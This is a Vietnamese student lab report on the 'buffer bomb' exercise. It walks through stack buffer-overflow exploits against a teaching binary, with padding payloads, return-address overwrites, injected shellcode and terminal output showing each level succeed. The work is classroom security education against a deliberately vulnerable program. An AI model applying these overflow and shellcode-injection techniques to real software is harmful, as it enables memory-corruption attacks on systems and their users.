Lab

# 6.2

## BÁO CÁO BÀI THỰC HÀNH SỐ 6.2

# Buffer overflow attack

## Buffer bomb

### Môn học: Lập trình hệ thống

| | |
|---|---|
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| **Mức độ hoàn thành** | Hoàn thành (100%) |

**- Level 0:**

```
WSL at bash MEM: 5.69% | 0/7GB 20ms
♡ 00:46 | mnt → → → → → → Lab6
./hex2raw < smoke.txt | ./bufbomb -u 724076399
Userid: 724076399
Cookie: 0x593e679b
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

```
public getbuf
proc near

= byte ptr -30h


push    ebp
mov     ebp, esp
sub     esp, 56
sub     esp, 0Ch
```

56 bytes

52 bytes

```
.text:8075804B                  public smoke
.text:8075804B smoke            proc near
.text:8075804B ; __unwind {
.text:8075804B                  push    ebp
.text:8075804C                  mov     ebp, esp
.text:8075804E                  sub     esp, 8
```

0x 8075804B

=> 4B 80 75 80

smoke.txt


```
1   00 00 00 00
2   00 00 00 00
3   00 00 00 00
4   00 00 00 00
5   00 00 00 00
6   00 00 00 00
7   00 00 00 00
8   00 00 00 00
9   00 00 00 00
10  00 00 00 00
11  00 00 00 00
12  00 00 00 00
13  00 00 00 00
14  4B 80 75 80
```


**- Level 1:**

```
WSL at  bash  MEM: 5.68% | 0/7GB  19ms
 00:49 | mnt → → → → → Lab6
./hex2raw < fizz.txt | ./bufbomb -u 724076399
Userid: 724076399
Cookie: 0x593e679b
Type string:Fizz!: You called fizz(0x593e679b)
VALID
NICE JOB!
```


**- Level 2:**


Vtri chuỗi buf: 0x55683370 - 0x30
= 0x55683340









```
WSL at  bash  MEM: 5.87% | 1/7GB  19ms
 ♡ 00:58 | mnt → ■ → ■ → ■ → ■ → ■ → Lab6
 ./hex2raw < bang.txt | ./bufbomb -u 724076399
Userid: 724076399
Cookie: 0x593e679b
Type string:Bang!: You set global_value to 0x593e679b
VALID
NICE JOB!
```




## - Level 3:


0x8075812f <test+11> mov dword ptr [ebp - 0x10], eax
0x80758132 <test+14> call getbuf <getbuf>
0x80758137 <test+19> mov dword ptr [ebp - 0xc], eax
0x8075813a <test+22> call uniqueval <uniqueval>
0x8075813f <test+27> mov edx, eax
0x80758141 <test+29> mov eax, dword ptr [ebp - 0x10]
0x80758144 <test+32> cmp edx, eax
0x80758146 <test+34> je test+54 <test+54>
0x80758148 <test+36> sub esp, 0xc
0x8075814b <test+39> push 0x80759a50
[ STACK ]
00:0000 esp 0x55683378 (_reserved+1037176) —▸ 0x556833a0 (_reserved+1037216) ← hlt /* 0xf4f4f4f4 */
01:0004 -014 0x5568337c (_reserved+1037180) —▸ 0xf7f198cb (__memset_sse2+459) ← add ebx, 0x488a5
02:0008 -010 0x55683380 (_reserved+1037184) —▸ 0xf7e1c2b9 (printf+9) ← add eax, 0x19ad47
03:000c -00c 0x55683384 (_reserved+1037188) —▸ 0x80758490 (launch+122) ← add esp, 0x10
04:0010 -008 0x55683388 (_reserved+1037192) —▸ 0x80759c2f ← push esp /* 'Type string:' */
05:0014 -004 0x5568338c (_reserved+1037196) ← 0xf4
06:0018 ebp 0x55683390 (_reserved+1037200) —▸ 0x55685fe0 (_reserved+1048544) —▸ 0xffffcca8 —▸ 0xffffcce8 ← 0x0
07:001c +004 0x55683394 (_reserved+1037204) —▸ 0x807584a5 (launch+143) ← mov eax, dword ptr [0x8075d15c]
[ BACKTRACE ]
▸ 0 0x8075812a test+6
1 0x807584a5 launch+143
2 0x80758573 launcher+151
3 0x807587ea main+569
4 0xf7de6ed5 __libc_start_main+245
pwndbg> info reg ebp
ebp 0x55683390 0x55683390 <_reserved+1037200>


test.s
1 movl $0x593E679B, %eax
2 movl $0x55683390, %ebp
3 push $0x80758137
4 ret


WSL at bash MEM: 5.94% | 1/7GB 20ms
00:58 | mnt → → → → → Lab6
objdump -d test.o
test.o: file format elf32-i386
Disassembly of section .text:
00000000 <.text>:
0: b8 9b 67 3e 59 mov $0x593e679b,%eax
5: bd 90 33 68 55 mov $0x55683390,%ebp
a: 68 37 81 75 80 push $0x80758137
f: c3 ret

```
WSL at  bash  MEM: 5.92% | 1/7GB  18ms
 ♡ 01:02 | mnt → ■ → ■ → ■ → ■ → ■ → Lab6
 ./hex2raw < test.txt | ./bufbomb -u 724076399
Userid: 724076399
Cookie: 0x593e679b
Type string:Boom!: getbuf returned 0x593e679b
VALID
NICE JOB!
```



**- Yêu cầu thêm:**

```
.text:80758124 var_10          = dword ptr -10h
.text:80758124 var_C           = dword ptr -0Ch
.text:80758124
.text:80758124 ; __unwind {
.text:80758124                 push    ebp
.text:80758125                 mov     ebp, esp
.text:80758127                 sub     esp, 18h
.text:8075812A                 call    uniqueval
.text:8075812F                 mov     [ebp+var_10], eax
.text:80758132                 call    getbuf
.text:80758137                 mov     [ebp+var_C], eax
.text:8075813A                 call    uniqueval
.text:8075813F                 mov     edx, eax
.text:80758141                 mov     eax, [ebp+var_10]
.text:80758144                 cmp     edx, eax
.text:80758146                 jz      short loc_8075815A
.text:80758148                 sub     esp, 0Ch
.text:8075814B                 push    offset aSabotagedTheSt ; "Sabotaged!: the stack has been corrupte"...
.text:80758150                 call    _puts
.text:80758155                 add     esp, 10h
.text:80758158                 jmp     short loc_8075819B
.text:8075815A ; ---------------------------------------------------------------------------
.text:8075815A
.text:8075815A loc_8075815A:                           ; CODE XREF: test+22↑j
.text:8075815A                 mov     edx, [ebp+var_C]
.text:8075815D                 mov     eax, ds:cookie
.text:80758162                 cmp     edx, eax
.text:80758164                 jnz     short loc_80758188
.text:80758166                 sub     esp, 8
.text:80758169                 push    [ebp+var_C]
.text:8075816C                 push    offset aBoomGetbufRetu ; "Boom!: getbuf returned 0x%x\n"
.text:80758171                 call    _printf
.text:80758176                 add     esp, 10h
.text:80758179                 sub     esp, 0Ch
```

+ Ta thấy ebp được gán bằng esp trước khi esp = esp – 0x18 để tạo stack frame cho hàm test, vậy ta chỉ cần lấy giá trị esp + 0x18 là sẽ có được giá trị ebp cũ.

```
bonus.s
1   movl $0x593E679B, %eax
2   leal 0x18(%esp), %ebp
3   push $0x80758137
4   ret
```

```
WSL at  bash  MEM: 5.99% | 1/7GB  23ms
 01:08 | mnt  Lab6
 objdump -d bonus.o

bonus.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 9b 67 3e 59          mov    $0x593e679b,%eax
   5:   8d 6c 24 18             lea    0x18(%esp),%ebp
   9:   68 37 81 75 80          push   $0x80758137
   e:   c3                      ret
```

```
WSL at  bash  MEM: 5.96% | 1/7GB  18ms
 ♡ 01:08 | mnt → ■ → ■ → ■ → ■ → ■ → Lab6
 ./hex2raw < bonus.txt | ./bufbomb -u 724076399
Userid: 724076399
Cookie: 0x593e679b
Type string:Boom!: getbuf returned 0x593e679b
VALID
NICE JOB!
```